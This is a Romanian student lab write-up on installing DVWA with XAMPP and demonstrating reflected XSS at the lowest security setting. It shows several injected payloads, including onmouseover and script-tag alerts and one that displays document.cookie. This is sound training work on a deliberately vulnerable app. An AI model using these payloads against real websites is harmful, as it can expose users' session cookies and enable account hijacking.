



Se instaleaza local DVWA (**https://github.com/digininja/DVWA**).




Se va configura XAMPP cu Apache si baza de date MySQL.



Fisierul de configurare va fi modificat conform necesitatilor.


Este necesara realizarea setup-ului si activarea tuturor functiilor in fisierul php.ini.

Ulterior, dupa finalizare, se selecteaza gradul dorit de securitate a vulnerabilitatilor (in acest caz, lowest – unde vulnerabilitatile sunt ridicate).




* Executare comenzi vulnerabilitate XSS (de tip reflected).


"XSS reflectat este o vulnerabilitate de securitate web in care un atacator injecteaza un script malitios in raspunsul unui site web care este reflectat inapoi in browserul utilizatorului. Atacul necesita interactiunea utilizatorului, cum ar fi apasarea unui link malitios, si poate duce la deturnarea sesiunii sau la dezvaluirea de informatii sensibile. Prevenirea include validarea intrarilor, codificarea iesirii si utilizarea antetelor din Politica de securitate a continutului."


1. Cod injectat: **Buna <b onmouseover=alert('StudentUTM')>click me!</b>**

Codul utilzeaza event-ul "onmouseover" intr-o eticheta HTML. Cand mouseul este trecut peste text-ul "click me!", codul din atributul "onmouseover" se va executa (in acest caz o alerta js).

1. De asemenea, se poate introduce direct in bara web, un script ce afiseaza numele dorit.


Cod: **?name=<script>alert("Armin")</script>**

1. Codul **Mesaj <b onmouseover=alert(document.cookie)>click me!</b>** se foloseste de obiectul "document.cookie". Acesta afiseaza continutul cookie-urilor locale ale sesiunii in pop-up. In acest caz se observa nivelul setat de vulnerabilitate a site-ului.
2. Codul **<b onmouseover=alert(window.location.href)>click me!</b>** afiseaza adresa web curenta folosindu-se de proprietatea "window.location.href".

